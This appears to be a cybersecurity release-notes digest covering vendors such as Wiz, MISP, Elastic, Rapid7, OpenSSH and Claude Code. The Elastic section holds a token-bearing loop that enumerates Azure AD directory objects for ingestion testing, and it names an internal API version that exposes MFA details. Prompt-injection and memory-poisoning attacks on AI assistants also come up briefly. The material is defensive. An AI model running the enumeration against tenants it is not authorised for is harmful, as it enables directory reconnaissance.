- Expanded Wiz Attack Surface Management (ASM) with Advanced ASM tier: continuously discovers and validates internet-facing assets across cloud, SaaS, AI, and on-premises environments — including shadow APIs, unmanaged cloud services, and vibe-coded applications — enriched with internal cloud network and runtime context.
- Wiz Security Graph correlation now connects validated external findings from ASM and Red Agent to internal cloud infrastructure, identities, sensitive data, and application ownership to enable prioritization by reachability, exploitability, and business impact.
- Automated remediation routing via Wiz Workflows: findings can be automatically assigned to the appropriate application owner, infrastructure team, or developer, and combined with Green Agent guidance for repeatable remediation processes.

Eliminate Critical API Attack Paths with Wiz API SPM (2026-06-01) STABLE

Wiz API SPM is now GA, adding automated API discovery, exploitability testing, and toxic-combination prioritization across cloud environments.

└──▷ HOW TO FIND IT

Start reviewing your full API attack surface, including shadow APIs, immediately after GA enablement.

📍 In the Wiz console, go to API Security › API Security dashboard to view all discovered API endpoints, their sources (e.g., AWS API Gateway, Azure APIM), exposure status, and associated risk findings.

- New Wiz API Security Posture Management (API SPM) module provides continuous, agentless discovery of APIs — including shadow and zombie APIs — across AWS API Gateway, Azure API Management, Google Cloud API Gateway, and Apigee.

- Enriches every discovered API with context: external exposure, authentication configuration, sensitive data access, and associated cloud resources.
- Introduces Attack Surface Management (ASM) for APIs, which dynamically tests APIs from the outside in — simulating real attacker techniques to validate whether endpoints are actually exploitable, not just theoretically vulnerable.
- Adds Red Agent capability that actively probes APIs using attacker techniques, expanding coverage across the full OWASP API Top 10 including Broken Object Level Authorization and other issues passive scanning cannot reliably detect.
- Identifies toxic combinations by mapping exposed API endpoints through the Wiz Security Graph to sensitive data and cloud resources, surfacing the highest-priority attack paths (e.g., internet-accessible endpoint with confirmed SQL injection hosting PII).

+2 more

WAS THIS USEFUL? 👍 👎

Weaveworks eksctl v0.228.0

The official CLI for Amazon EKS

eksctl v0.228.0 adds support for configuring controlPlaneEgressMode on EKS clusters.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.228.0 https://github.com/eksctl-io/eksctl.git
# already have the repo? check out this version:
$ git checkout v0.228.0
```

└──▷ USE IT

Set the control plane egress mode when creating a cluster to restrict or configure how control-plane-initiated traffic leaves the VPC.

```yaml
---
apiVersion: eksctl.io/v1alpha5
kind: ClusterConfig

metadata:
  name: my-cluster
  region: us-west-2

controlPlaneEgressMode: privateOnly
```

› Adds `controlPlaneEgressMode` configuration support, enabling practitioners to control how the EKS control plane routes egress traffic.

WAS THIS USEFUL? 👍 👎

DETECTION & RESPONSE

◆ Threat Intelligence

MISP

v2.5.42 | 4 RELEASES · 2026-06-05 → 2026-06-22 | LATEST | STABLE

MISP (core software) - Open Source Threat Intelligence and Sharing Platform

MISP v2.5.42 adds scheduled TAXII push, OIDC PAR toggle, Overmind UI advances, and a new SiberKapan feed.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.5.42 https://github.com/MISP/MISP.git
# already have the repo? check out this version:
$ git checkout v2.5.42
```

└──▷ HOW TO FIND IT

Enable scheduled TAXII push to all active servers so fresh MISP events are automatically pushed on a recurring schedule without manual intervention.

> 📍 In the console, go to Server Settings & Maintenance › Scheduled Tasks, add a new task of type TAXII push, set push mode to all-enabled, and confirm the enabled flag is set to true for each target TAXII server under Sync › TAXII Servers.

Route TAXII push traffic through a corporate proxy so air-gapped or egress-controlled environments can still push threat intel to external TAXII collections.

> 📍 In the console, go to Sync › TAXII Servers, open the target server's settings, and enter your proxy host and port in the Proxy fields before saving.

Disable OIDC PAR for an IdP that does not support Pushed Authorization Requests, preventing login failures in those environments.

> 📍 In the console, go to Server Settings & Maintenance › Plugin Settings › OIDC and set the disable PAR option to true.

- Adds scheduled TAXII push as a task type, supporting single-server and all-enabled push modes with a per-server enabled flag and blocking of pushes for disabled servers.
- Adds proxy support for TAXII push operations.
- Adds an option to disable OIDC Pushed Authorization Requests (PAR) for deployments where PAR is unsupported or unwanted.
- Adds SiberKapan (Turkey-focused threat-intelligence platform) to the default MISP

feeds list.

› Integrates the correlation graph into the Overmind/Insight UI.

+3 more

└──▷ **BREAKING ON UPGRADE**

! The rdkafka config file path/name is now strictly validated and the setting is restricted to CLI-only configuration, meaning rdkafka config paths can no longer be set via non-CLI means.

! The `unique_ips` field on authkeys is now derive-only and can no longer be seeded on key creation; any tooling or scripts that set `unique_ips` at key-creation time will have that value ignored or rejected.

▾ **3 more releases in this issue** · 2026-06-05 → 2026-06-22

v2.5.41 STABLE

MISP 2.5.41 adds event-index mass tagging, async server updates, new threat feeds, and a major Overmind UI rework.

└──▷ **GET THIS VERSION**

```
$ git clone --branch v2.5.41 https://github.com/MISP/MISP.git
# already have the repo? check out this version:
$ git checkout v2.5.41
```

└──▷ **TRY IT**

Trigger a background async update of MISP's JSON definitions without blocking the request — useful for automation pipelines.

```
$ curl -s -H 'Authorization: <your-api-key>' -H 'Accept:
application/json' -H 'Content-Type: application/json' -X POST
https://<misp-instance>/servers/updateJSON -d '{"background":
true}'
```

Mass-tag a selection of events from the Event index to rapidly apply a new campaign tag across multiple incidents.

📍 In the Event index, check the checkboxes next to the target events, then choose Mass Actions › Tag Events and select or type the tag to apply across all selected events.

› Adds mass-action tagging and galaxy-cluster attachment to multiple selected events at once from the Event index.

- Major rework of Event View, Collections, and List views in the Beta (Overmind) UI.
- Enables configurable login button text for OIDC authentication.
- Surfaces hidden server setting behaviours (CLI-only, file-only, redacted) in the Server Settings UI.
- Adds async background-job support to the `/servers` /updateJSON endpoint.

+3 more

v2.5.40 STABLE

MISP 2.5.40 adds Overmind UI migration for Event views, ACL-aware ATT&CK widget, and admin upgrade-error surfacing.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.5.40 https://github.com/MISP/MISP.git
# already have the repo? check out this version:
$ git checkout v2.5.40
```

└──▷ HOW TO FIND IT

Check whether your instance is flagging the dangerous default — navigate to the admin diagnostics page to see the new warning about check_sec_fetch_site_header.

📍 In the MISP admin console, go to Administration › Server Settings & Maintenance › Diagnostics and look for the new warning banner about check_sec_fetch_site_header being unset.

- Begins migration of Event View and Event Report views to the new Overmind UI (work in progress).
- ATT&CK dashboard widget (AttackWidget) now counts techniques via an ACL-aware Event find, ensuring results respect user permissions.
- Adds a supervisor-configuration scheduler during upgrade and surfaces upgrade errors directly to admins.
- Warns admins when the `check_sec_fetch_site_header` setting is unset, flagging elevated risk on multi-homed/multi-tenant instances.

v2.5.39 STABLE

MISP 2.5.39 ships a redesigned analyst dashboard, new threat-intel widgets, STIX TLP/patterning expansions, and a WebGL attack-flow globe.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.5.39 https://github.com/MISP/MISP.git
# already have the repo? check out this version:
$ git checkout v2.5.39
```

.
.
.
.

└──▷ HOW TO FIND IT

Enable a `trending threat actors` widget on your analyst dashboard to surface the most-referenced actors across recent events.

> 📍 In the MISP dashboard, click Add Widget › select `Trending threat actors` › configure the country/sector filters and `exclude_own_org` toggle › click Save.

Switch your dashboard to dark theme so SOC analysts working night shifts get a low-glare view that persists across sessions.

> 📍 In the MISP dashboard header, click the theme toggle (sun/moon icon) to switch between light and dark mode — the preference is saved to your user profile and charts retheme live.

- Adds light/dark dashboard theme switching with persisted user preference, no-flash boot, and live chart retheming.
- Adds WebGL globe visualization for attack-flow data, with selectable globe skins and idle auto-rotation.
- New analyst dashboard widgets: trending vulnerabilities, threat actors, and ATT&CK techniques; new-data KPI cards; event cards; recent event reports; recent analyst notes and opinions; recent local galaxy clusters; and 'overlap with my org' correlation views.
- Redesigned ATT&CK heatmap with parent/sub-technique aggregation, inactive technique hiding, readable labels, and a clearer red intensity ramp.
- Dashboard widgets gain typed configuration controls for dimensions, country/sector filters, `exclude_own_org`, event stream filters, and galaxy type filtering.

`+5 more`

WAS THIS USEFUL? 👍 👎

◆ Endpoint Security (EDR/XDR)

CrowdStrike

Falcon Exposure Management Now Available for Third-Party Environments

3 RELEASES LATEST STABLE

CrowdStrike Blog is a cybersecurity publication sharing threat intelligence, research, and insights on adversaries, vulnerabilities, and endpoint protection best practices.

Falcon Exposure Management now supports third-party (non-CrowdStrike) endpoint environments with AI-driven exploitability prioritization.

- Extends Falcon Exposure Management availability to organizations using third-party endpoint solutions, removing the requirement to standardize on CrowdStrike agents.
- Introduces the Exposure Prioritization Agent, which scores every vulnerability on every asset by exploitability conditions, asset criticality, attack path analysis, and active adversary threat intelligence.
- Introduces the Exposure Summary Agent, which generates AI-enhanced summaries of vulnerabilities including threat context, exploitation requirements, and remediation guidance to reduce manual analyst research.
- Combines CrowdStrike telemetry with third-party asset and vulnerability data into a single real-time exposure view across endpoints, external assets, cloud, network, OT/IoT, and AI components.
- Connects prioritized findings directly to Falcon Fusion SOAR and patching workflows to accelerate remediation from visibility to action.

▾ 2 more releases in this issue

CrowdStrike Announces Continuous Identity for AI Agents STABLE

CrowdStrike extends Continuous Identity to AI agents, AWS cloud infra, and unified non-human identity visibility via Falcon Next-Gen Identity Security.

└──▷ HOW TO FIND IT

Enable per-session AWS privilege assignment so engineers never hold standing cloud permissions — access is granted only at login and revoked automatically when risk signals change.

📍 In the Falcon console, go to Next-Gen Identity Security › Privileged Access › AWS Integration, connect your AWS SSO, and configure session policies to evaluate ZTA score, device posture, and group membership before dynamically assigning AWS roles or tags.

Enforce real-time authorization for every AI agent action so a compromised credential or context change (e.g., new vulnerability, HR status update) immediately revokes access before the agent can act.

> 📍 In the Falcon console, go to Next-Gen Identity Security › Continuous Identity › AI Agents, enable SPIFFE-based agent identity issuance, and configure Shared Signals Framework (SSF) policies to evaluate human entitlements and live risk signals at the moment of each agent action.

- Introduces Continuous Identity for AI Agents in Falcon Next-Gen Identity Security, authorizing every agent action in real time using SPIFFE and the Shared Signals Framework (SSF) — eliminating standing privileges and preserving human identity/permissions through agent-to-agent delegation.
- Expands modern privileged access to AWS cloud infrastructure, dynamically assigning AWS roles or tags per-session based on identity, device posture, Falcon ZTA score, and group membership — with automatic revocation when risk context changes.
- Adds support for self-elevation and approval-based access workflows for higher-risk AWS scenarios.
- Integrates Falcon AI Detection and Response (AIDR) with Continuous Identity to inspect LLM prompts and intent in real time, triggering access revocation when permission misuse or prompt manipulation is detected.
- Introduces unified ownership, visibility, and intelligence across non-human identities (NHIs) — including service accounts, API keys, OAuth tokens, and cloud service principals — to surface owner, contact, and dependency context during threat investigation.

CrowdStrike Expands Identity Leadership with OpenID and IDPro

STABLE

CrowdStrike joins OpenID Foundation as Sustaining Member, enabling CAEP-based real-time identity signals across the Falcon ecosystem.

└──▷ TRY IT

Test a CAEP transmitter or receiver implementation against a live sandbox before integrating Falcon signals into your IdP pipeline.

```
$ https://caep.dev
```

- Joins OpenID Foundation as a Sustaining Corporate Member, taking an active role in shaping Shared Signals, AuthZen, and AI & Identity Management working groups.
- Joins IDPro to engage directly with identity practitioners and ensure emerging standards are production-ready.

- Enables Falcon platform to share real-time security and device posture signals to identity providers and access control systems via the Continuous Access Evaluation Profile (CAEP), allowing access to be revoked or restricted dynamically when threats are detected.
- Operates the caep.dev platform, providing developers an open environment to test CAEP transmitter and receiver implementations using open-source components.

WAS THIS USEFUL? 👍 👎

Microsoft Security Guarding AI memory (2026-06-22)

Microsoft Security provides comprehensive cybersecurity solutions, tools, and threat intelligence to help organizations protect identities, data, endpoints, and cloud environments from cyberattacks.

Microsoft 365 Copilot gains AI memory security controls: prompt-injection sanitization, Task Adherence checks, audit logs in Defender Advanced Hunting, and tenant-level policy.



└──▷ **TRY IT**

Hunt for anomalous AI memory writes across your tenant to detect potential memory-poisoning attempts or unexpected agent behavior changes.

```
$ In Defender Advanced Hunting, run a KQL query joining the
MemoryUpdated field:

CloudAppEvents
| where ActionType == "MemoryUpdated"
| project Timestamp, AccountDisplayName, Application, RawEventData
| order by Timestamp desc
```

Build a Sentinel analytics rule to alert whenever an AI memory write occurs outside of normal business hours, flagging potential delayed-execution attacks.

```
$ In Azure Portal Sentinel Analytics, create a Scheduled rule using
the MemoryUpdated field:

CloudAppEvents
| where ActionType == "MemoryUpdated"
| where hourofday(Timestamp) !between (8 .. 18)
| summarize Count=count() by AccountDisplayName, bin(Timestamp, 1h)
| where Count > 0
```

Disable AI memory personalization across a tenant to reduce attack surface while evaluating the security posture of agentic deployments.

> 📍 In the Microsoft 365 admin center, go to Settings › Copilot › AI Memory and set the tenant-level policy to disable memory personalization for all users.

- Adds proprietary prompt-injection classifiers that sanitize content on every memory write in M365 Copilot, stripping malicious input before persistence.
- Introduces Task Adherence checks on every explicit memory write to detect misaligned tool invocations relative to user intent, mitigating prompt-injection impact on the memory tool call.
- Enables tenant-level policy control over AI memory personalization in M365 Copilot.
- Surfaces a new `MemoryUpdated` field in Defender Advanced Hunting, Microsoft Sentinel, and Azure Portal Sentinel Analytics, giving SOC analysts visibility into memory-change events for alert-building and incident triage.
- Integrates AI memory audit events into organizational audit logs with end-to-end traceability from source content through memory write to downstream influence on agent behavior.

+1 more

WAS THIS USEFUL? 👍 👎

◆ SIEM

Elastic Security Labs

Azure AD Graph Activity Logs: Ingestion and threat detection to close the visibility g

2 RELEASES · 2026-06-02 → 2026-06-19 LATEST STABLE

Elastic Security Labs is a research division that publishes threat intelligence, malware analysis, and security research to help defenders detect and respond to cyber threats.

Elastic now ingests Azure AD Graph Activity Logs for SIEM detection, closing a decade-long visibility gap on legacy AAD Graph enumeration.

.
.
.
.

└──▷ TRY IT

Verify AAD Graph Activity Logs are flowing into Elastic and confirm ECS fields are populated after enabling the diagnostic setting.

```
$ FROM logs-azure.aadgraphactivitylogs-* | LIMIT 20
```

Enable the AzureADGraphActivityLogs diagnostic category in Entra ID so logs are forwarded to your Event Hub and ingested by Elastic.

📍 In the Azure portal, go to Entra ID › Monitoring › Diagnostic settings › + Add diagnostic setting. Under Logs, check AzureADGraphActivityLogs (and optionally MicrosoftGraphActivityLogs, SignInLogs, AuditLogs). Under Destination details, select Stream to an event hub pointing to the same hub configured in the Elastic Azure integration. Save.

Force AAD Graph telemetry for ingestion testing by calling legacy `graph.windows.net` endpoints across common object types.

```
$ TOKEN=$(az account get-access-token --resource
https://graph.windows.net --query accessToken -o tsv)
TID=$(az account show --query tenantId -o tsv)
for obj in users groups servicePrincipals applications tenantDetails;
do
  curl -sS -o /dev/null -H "Authorization: Bearer $TOKEN" \
    "https://graph.windows.net/$TID/$obj?api-version=1.6&\$top=5"
done
```

- Adds ingestion of AzureADGraphActivityLogs into Elastic via the Azure integration, landing events in `logs-azure.aadgraphactivitylogs-*` with full ECS extraction.
- New dedicated `Azure AD Graph Activity Logs` integration item available for direct policy-template installation in Kibana.
- Enables typed ECS fields (`event.action` , `http.request.method` , `source.ip` , `user.id` , `user_agent.original`) plus dataset-specific fields under `azure.aadgraphactivitylogs.properties.*` for AAD Graph telemetry.
- Supports threat hunting across five detection patterns: known offensive tooling user-agents, endpoint breadth (bulk enumeration), `*-internal` API version misuse, FOCI client-ID mismatches, and 4xx surge detection.
- Exposes `azure.aadgraphactivitylogs.properties.api_version` to flag callers requesting `1.61-internal` , which returns `strongAuthenticationDetail` data not available via Microsoft Graph.

+2 more

▾ **1 more release in this issue** · 2026-06-02 → 2026-06-19

`From API key to live threat detections in minutes: how Elastic Security ingests Goog`

STABLE

Elastic Security adds native Google Threat Intelligence integration with prebuilt dashboards, indicator match rules, and agentic VirusTotal enrichment.

└──▷ HOW TO FIND IT

Stand up continuous GTI-based detection in minutes by installing the integration from Kibana and enabling both data streams.

📍 In Kibana, go to Integrations catalog → search `Google Threat Intelligence` → Add integration → enter your GTI API key → enable `Threat List` (high-confidence detections) and `IOC Stream` (hunting coverage) → set polling frequency to match your API limits → Save.

Pivot from a single IOC to all associated campaign infrastructure and hunt across historical telemetry using ES|QL against the GTI threat intelligence data view.

```
$ FROM logs-ti_google_threat_intelligence.* | WHERE
threat.indicator.type == "ipv4-addr" AND
google_threat_intelligence.threat_actor == "<actor-name>" | STATS
count = COUNT() BY threat.indicator.ip,
google_threat_intelligence.malware_family,
google_threat_intelligence.score | SORT count DESC
```

- New Google Threat Intelligence (GTI) integration ingests known-malicious IPs, domains, URLs, and file hashes into Elastic Security via two data streams — Threat List (high-confidence detections) and IOC Stream (broader hunting coverage) — with no additional infrastructure required.
- Each ingested GTI indicator carries a verdict (Malicious, Suspicious, or Undetected), severity, and a composite 0–100 threat score, enabling confidence-based tuning of indicator match detection rules.
- Supports 14 categorized GTI feed types including ransomware, infostealers, phishing, malicious infrastructure, IoT threats, macOS threats, threat actors, and vulnerability exploitation — coverage adjustable to subscription tier without Elastic configuration changes.
- Automatic indicator lifecycle management handles expiration and revocation, reducing false positives from stale intelligence.
- Prebuilt dashboards summarize threat intelligence activity across malware families, campaigns, threat actors, toolkits, and vulnerabilities to show which threat types are most active in the environment.

+2 more

WAS THIS USEFUL? 👍 👎

EXPOSURE & VULNERABILITY MANAGEMENT

◆ Vulnerability Management

Rapid7 Insight Platform

Cloud Security (InsightCloudSec) Release Notes (2026-06-30)

8 RELEASES · 2026-06-02 → 2026-06-30 LATEST STABLE

Rapid7 Insight Platform is a cloud-based security solution that unifies vulnerability management, detection, response, and application security across an organization's entire environment.

InsightCloudSec 26.6.30 adds AWS Lightsail support, new Insights, and CMMC compliance pack updates.

- Adds AWS Lightsail resource coverage, enabling cloud security visibility and policy enforcement across Lightsail instances.
- Introduces new Insights (detections/findings) to expand misconfiguration and risk coverage in cloud environments.
- Updates the CMMC compliance pack with revised or additional compliance checks aligned to CMMC requirements.

▾ 7 more releases in this issue · 2026-06-02 → 2026-06-30

Cloud Security (InsightCloudSec) Release Notes (2026-06-23) STABLE

InsightCloudSec 26.6.23 adds new insights, query filters, Kubernetes Scanner v5.1.0, and permission remediation improvements.

- New insights added for cloud security posture detection.
- New query filters available for cloud resource searches.
- Kubernetes Scanner updated to v5.1.0 with new capabilities.
- Improved permission remediation workflows.

Vulnerability Management Release Notes (2026-06-21) STABLE

Rapid7 InsightVM 8.49.0 adds ASP.NET Core 10 fingerprinting and CIS Microsoft Office Enterprise Benchmark v1.2.0 policy support.

└──▷ HOW TO FIND IT

Run a policy scan against the new CIS Microsoft Office Enterprise Benchmark to assess compliance across your environment.

📍 In the InsightVM console, go to Policies › Built-in Policies, search for CIS Microsoft Office Enterprise Benchmark v1.2.0, and add it to a scan template targeting your

Windows assets.

- Adds fingerprinting support for ASP.NET Core 10, enabling accurate asset identification and vulnerability assessment for apps running on the latest framework.
- Adds built-in policy support for CIS Microsoft Office Enterprise Benchmark v1.2.0, enabling out-of-the-box compliance scanning against the updated CIS standard.

`Nexpose Release Notes (2026-06-21)` **STABLE**

Nexpose 8.49.0 adds ASP.NET Core 10 fingerprinting and CIS Microsoft Office Enterprise Benchmark v1.2.0 policy support.

- Adds fingerprinting support for ASP.NET Core 10, enabling accurate asset identification and vulnerability assessment for modern .NET workloads.
- Adds built-in policy support for CIS Microsoft Office Enterprise Benchmark v1.2.0, enabling out-of-the-box compliance scanning against the latest CIS Office standard.

`Vulnerability Management Release Notes (2026-06-11)` **STABLE**

Rapid7 VM 8.48.0 adds Nutanix AHV fingerprinting, TLS 1.3 named-group reporting, and richer credential logging.

- Adds asset fingerprinting support for Nutanix AHV hypervisor environments.
- Improves reporting of TLS 1.3 named groups for deeper cryptographic visibility.
- Enhances credential success logging for better scan auditability.

`Nexpose Release Notes (2026-06-11)` **STABLE**

Nexpose 8.48.0 adds TLS 1.3 named-group reporting, Nutanix AHV fingerprinting, and richer credential success logging.

- Improves reporting of TLS 1.3 named groups for more precise cipher-suite visibility.
- Adds asset fingerprinting support for Nutanix AHV hypervisor environments.
- Enhances credential success logging to provide more detail on authenticated scan activity.

`Cloud Security (InsightCloudSec) Release Notes (2026-06-09)` **STABLE**

InsightCloudSec 26.6.9 adds ECS insights, enhanced logging, and EventBridge filtering for cloud security.

- New ECS insights extend cloud security coverage to Amazon Elastic Container Service workloads.

- Enhanced logging capabilities provide richer audit and operational visibility within the platform.
- New EventBridge filtering support enables more precise event-driven cloud security workflows.

Cloud Security (InsightCloudSec) Release Notes (2026-06-02) STABLE

InsightCloudSec 26.6.2 adds new insights, query filters, bot action improvements, and enhanced compliance pack filtering.

- Adds new Insights to expand cloud security detection coverage.
- Adds new query filters for more precise resource querying within the platform.
- Improves bot actions with new or expanded automation capabilities.
- Enhances compliance pack filtering for more granular compliance posture management.

WAS THIS USEFUL? 👍 👎

defectdojo 3.0.100 2 RELEASES · 2026-06-15 → 2026-06-22 LATEST

STABLE

Open-Source Unified Vulnerability Management, DevSecOps & ASPM

DefectDojo 3.0.100 adds Govulncheck V2 and PICUS BAS parsers plus CVSS parsing for cargo-audit findings.

└──▷ GET THIS VERSION

```
$ git clone --branch 3.0.100 https://github.com/DefectDojo/django-DefectDojo.git
# already have the repo? check out this version:
$ git checkout 3.0.100
```

- Adds Govulncheck Scanner V2 parser for Go vulnerability scan results.
- Adds PICUS Breach and Attack Simulation CSV parser for BAS findings ingestion.
- Adds CVSS vector parsing and severity derivation for cargo-audit findings.

▾ 1 more release in this issue · 2026-06-15 → 2026-06-22

3.0.0 STABLE

DefectDojo 3.0 ships a full Tailwind UI rebuild, new parsers, localization, and removes EOL features.

└──▷ GET THIS VERSION

```
$ git clone --branch 3.0.0 https://github.com/DefectDojo/django-DefectDojo.git
# already have the repo? check out this version:
$ git checkout 3.0.0
```

- New Tailwind-based UI rebuild with legacy authorization removal and open-source surface changes (Dojo V3).
- Adds Alert Logic CSV parser for importing Alert Logic findings.
- Adds Xygeni JSON parser supporting SAST, SCA, and Secrets finding types.
- Adds Korean Security Advisory (KSA) parser support.
- Sets `fix_available` field on findings from the GitHub Vulnerability parser.

+13 more

└──▷ **BREAKING ON UPGRADE**

- ! The Credential Manager feature has been removed (deprecated in 2.57, EOL in 2.59); any setups relying on it will break after upgrading to 3.0.0.
- ! Stub Findings have been removed (deprecated in 2.57, EOL in 2.59); any setups relying on them will break after upgrading to 3.0.0.
- ! Questionnaire API endpoints have been removed (deprecated in 2.56, EOL in 2.59); any integrations using those endpoints will break after upgrading to 3.0.0.
- ! The `sync=` dispatch kwarg has been renamed to `force_sync=`; any code or configuration passing `sync=` will break.
- ! Legacy authorization and certain OS surface areas have been removed as part of the Dojo V3 UI rebuild; setups depending on those surfaces will break.

WAS THIS USEFUL? 👍 👎

IDENTITY, ACCESS & DATA PROTECTION

◆ Secure Access (VPN / SASE / ZTNA)

OpenSSH OpenSSH 9.9

OpenSSH 9.9 defaults to ML-KEM post-quantum key exchange, drops DSA key support, and adds new signing tools.

└──▷ TRY IT

Verify a principal name appears in your allowed-signers file before trusting a signed artifact — useful in CI pipelines.

```
$ ssh-keygen -Y match-principals -I alice@example.com -f
/etc/ssh/allowed_signers
```

Harden an sshd deployment by killing idle SSH channels after 5 minutes and unused connections after 10 minutes.

```ini
ChannelTimeout session:5m
UnusedConnectionTimeout 10m
```

- Adds mlkem768x25519-sha256 hybrid post-quantum key exchange as the new default, replacing sntrup761x25519-sha512.
- Removes DSA key support entirely — DSA host keys and user keys are no longer accepted (breaking change practitioners must act on).
- Adds ssh-keygen `-Y` match-principals subcommand to test whether a principal is listed in an allowed-signers file.
- Adds support for reading the list of authorized principals from a file via AuthorizedPrincipalsFile in combination with cert-based auth.
- Enables ChannelTimeout and UnusedConnectionTimeout directives in sshd to terminate idle channels and unused connections automatically.

WAS THIS USEFUL? 👍 👎

BUILD

◆ AI Coding Agents

Claude Code

v2.1.195

8 RELEASES · 2026-06-15 → 2026-06-26

LATEST

STABLE

Claude Code is an agentic coding tool that lives in your terminal, understands your codebase, and helps you code faster by executing routine tasks, explaining complex code, and handling git workflows - all through natural language commands.

Adds `CLAUDE_CODE_DISABLE_MOUSE_CLICKS` env var and remote session provisioning checklist in v2.1.195

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.195 https://github.com/anthropics/claude-code.git
# already have the repo? check out this version:
$ git checkout v2.1.195
```

└──▷ TRY IT

Prevent Claude Code's fullscreen UI from intercepting mouse clicks in a tmux or remote terminal session while still allowing scroll.

```
$ CLAUDE_CODE_DISABLE_MOUSE_CLICKS=1 claude
```

- Adds `CLAUDE_CODE_DISABLE_MOUSE_CLICKS` environment variable to suppress mouse click, drag, and hover events in fullscreen mode while preserving wheel scroll — useful when running Claude Code inside terminal multiplexers or remote sessions where mouse events conflict with the host terminal.
- Adds a provisioning checklist during Remote session startup so practitioners can track container initialization progress in real time.
- Hook matchers now require exact matching for hyphenated identifiers (e.g. `mcp__brave-search`); use `mcp__brave-search__.*` glob syntax to match all tools from a hyphenated MCP server — a breaking change for any hooks relying on previous substring behavior.
- Linux voice mode now distinguishes between `no microphone detected` and `SoX not installed` when SoX is present but no audio capture device exists, enabling clearer troubleshooting for automated or headless environments.

└──▷ BREAKING ON UPGRADE

! Hook matchers now exact-match hyphenated identifiers (e.g. `code-reviewer`, `mcp__brave-search`) instead of substring-matching; existing configurations that relied on substring matching must be updated to use explicit wildcards (e.g. `mcp__brave-search__.*`) to match all tools from a hyphenated MCP server.

▾ **7 more releases in this issue** · 2026-06-15 → 2026-06-26

v2.1.193 STABLE

Claude Code v2.1.193 adds shell classifier controls, OTel response logging, live path autocomplete, and memory-pressure reaping.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.193 https://github.com/anthropics/claude-code.git
# already have the repo? check out this version:
$ git checkout v2.1.193
```

└──▷ TRY IT

Enforce auto-mode classification on every shell command — useful in CI/enterprise deployments where you want consistent policy enforcement regardless of command pattern.

```
$ claude config set autoMode.classifyAllShell true
```

Capture full conversation transcripts (prompts + responses) in your OTel pipeline for audit or observability — opt in explicitly so response text isn't silently included on upgrade.

```
$ OTEL_LOG_ASSISTANT_RESPONSES=1 claude
```

Run Claude Code in memory-constrained environments without the automatic background-shell reaper interfering with long-running idle shells you want to keep alive.

```
$ CLAUDE_CODE_DISABLE_BG_SHELL_PRESSURE_REAP=1 claude
```

› New `autoMode.classifyAllShell` setting routes all Bash/PowerShell commands through the auto-mode classifier, not just arbitrary-code-execution patterns.

› Surfaces auto-mode denial reasons in the transcript, denial toast, and `/permissions` recent-denials view.

› New `claude_code.assistant_response` OpenTelemetry log event captures model response text (redacted by default; enable with `OTEL_LOG_ASSISTANT_RESPONSES=1`).

› Adds live file-path autocomplete when typing in bash mode (`!`).

› Startup notice now appears when MCP servers require authentication, directing users to `/mcp`.

+4 more

└──▷ BREAKING ON UPGRADE

! Deployments that already log prompt content via `OTEL_LOG_USER_PROMPTS` will automatically start receiving assistant response content in `claude_code.assistant_response` OpenTelemetry log events on upgrade; set `OTEL_LOG_ASSISTANT_RESPONSES=0` to keep prompts-only logging.

v2.1.191 STABLE

Claude Code v2.1.191 adds `/rewind` for post-clear conversation recovery and cuts streaming CPU usage by ~37%.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.191 https://github.com/anthropics/claude-code.git
# already have the repo? check out this version:
$ git checkout v2.1.191
```

└──▷ TRY IT

Recover context after accidentally running `/clear` mid-session — rewind to the last pre-clear state and continue where you left off.

```
$ /rewind
```

› Adds `/rewind` command to resume a conversation from the state before `/clear` was last run, enabling recovery of cleared context.

› Sandbox network permission dialog now remembers hosts approved with `Yes` for the entire session, eliminating repeated prompts for the same host.

› MCP capability discovery (`tools/list`, `prompts/list`, `resources/list`) now retries on transient network errors with backoff, improving server reliability.

› MCP OAuth in headless environments skips the browser popup and goes directly to a paste-the-URL prompt.

› MCP HTTP 404 errors now surface the failing URL and link to the MCP config for faster troubleshooting.

+2 more

v2.1.187 STABLE

Claude Code v2.1.187 adds credential sandboxing, org model restrictions, mouse support in fullscreen, and UX improvements to `/btw`, `/plugin`, and `/install-github-app`.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.187 https://github.com/anthropics/claude-code.git
# already have the repo? check out this version:
$ git checkout v2.1.187
```

└──▷ TRY IT

Prevent sandboxed subcommands from exfiltrating credentials or secret env vars — useful when running untrusted or AI-generated shell commands.

```
$ claude config set sandbox.credentials false
```

› Adds `sandbox.credentials` setting to block sandboxed commands from reading credential files and secret environment variables.

› Adds org-configured model restrictions enforced across the model picker, `--model`, `/model`, and `ANTHROPIC_MODEL`, with a clear 'restricted by your organization's settings' message.

› Adds mouse click support for selecting menus (permission prompts, `/model`, `/config`, etc.) in fullscreen mode.

› Improves `/install-github-app` so GitHub Actions workflow setup is now optional — install just the GitHub App without configuring the workflow or secrets.

› Improves `/btw` with ←/→ arrow navigation to step through earlier answers.

+1 more

v2.1.186 STABLE

Claude Code v2.1.186 adds CLI MCP auth commands, bash auto-response, AWS credential refresh, and subagent permission surfacing.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.186 https://github.com/anthropics/claude-code.git
# already have the repo? check out this version:
$ git checkout v2.1.186
```

└──▷ **TRY IT**

Authenticate an MCP server over an SSH session where a browser cannot open — complete the OAuth flow via stdin redirect instead.

```
$ claude mcp login my-server --no-browser
```

Use `CLAUDE_CODE_RETRY_WATCHDOG` instead of `CLAUDE_CODE_MAX_RETRIES` for robust unattended CI/CD pipeline runs now that the latter is capped at 15.

```
$ CLAUDE_CODE_RETRY_WATCHDOG=1 claude --print 'run the full test suite and fix any failures'
```

- Adds `claude mcp login <name>` and `claude mcp logout <name>` commands to authenticate MCP servers directly from the CLI, with `--no-browser` stdin redirect for SSH sessions.
- Enables `!` bash commands to automatically trigger Claude to respond to their output; disable with `"respondToBashCommands": false` in settings.json to restore context-only behavior.
- Adds status filtering (press `f`) to the `/workflows` agent detail view for narrowing displayed agents by state.
- Adds a `Skills` section to the `/plugin` Installed tab for visibility into installed skills.
- Adds `teammateMode: "iterm2"` setting for iTerm2 pane-based teammate integration, with a warning when the `it2` CLI cannot be found.

+6 more

└──▷ **BREAKING ON UPGRADE**

- ! The `!` bash commands now trigger Claude to respond to the output automatically by default; set `"respondToBashCommands": false` in settings.json to keep the previous context-only behavior
